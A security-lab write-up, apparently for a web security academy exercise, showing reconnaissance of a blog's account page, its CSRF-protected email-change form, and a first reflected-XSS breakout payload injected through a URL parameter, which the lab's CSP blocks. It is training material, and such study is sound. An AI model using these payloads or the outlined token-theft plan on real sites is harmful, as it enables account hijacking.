This lab uses a strict CSP that prevents the browser from loading subresources from external domains.
To solve the lab, perform a form hijacking attack that bypasses the CSP, exfiltrates the simulated victim user’s CSRF token, and uses it to authorize changing the email to hacker@evil-user.net.
You must label your vector with the word “Click” in order to induce the simulated user to click it. For example:
<a href="">Click me</a>
You can log in to your own account using the following credentials: wiener:peter
Go through the application :
- Blogging application
- user can click and open a specific post
- User can add comments on the post
- User can login in the application
- my account link in the home page will get to the myaccount page
- User need to login to view the myaccount page
Login page :

Login with given test account:
username: wiener password: peter

Logged in, my account page
email is seen in this page : wiener@normal-user.net
Lets see the page source

this page has the <form> ,
- with action
/my-account/change-email(https://0a5e002f04d2edff80afa3dc00560062.web-security-academy.net/my-account/change-email) - with HTTP
POSTmethod - has
csrftoken value
Lets update the email and see the request and response format :

The POST request body have following parameter:
- csrf
the CSRF token value is same in the request which the page has.
Planning
What is possible ?
- can try to change the victim’s email (account hijacking), make the victim’s browser to send the request on behalf of attackers and change the victim’s account information - CSRF Attack
In order to do this, need the following from the Victim
- CSRF Token
- session value
in order to make the victim’s browser to make the email change request, need to execute the JavaScript at the victim’s browser.
can we inject the JavaScript in the page in the form of XSS payload, that will call the email change endpoint ?
Lets try :
this my-account page is having
<form>which has the input fields.
The input fields can be pre filled
The server accepts URL parameters and reflects them into HTML because that’s intentional application functionality

in the URL :
https://0a5e002f04d2edff80afa3dc00560062.web-security-academy.net/my-account?id=wiener&email=testemail@email.com


the testemail@email.com is filled in the input tag
Page source :
try to break out of the tag :
&email=testemail@email.com"><script>alert()</script>


https://0a5e002f04d2edff80afa3dc00560062.web-security-academy.net/my-account?id=wiener&email=testemail@email.com"><script>alert()</script>

the <script> is inserted in DOM perfectly but it is not executing.

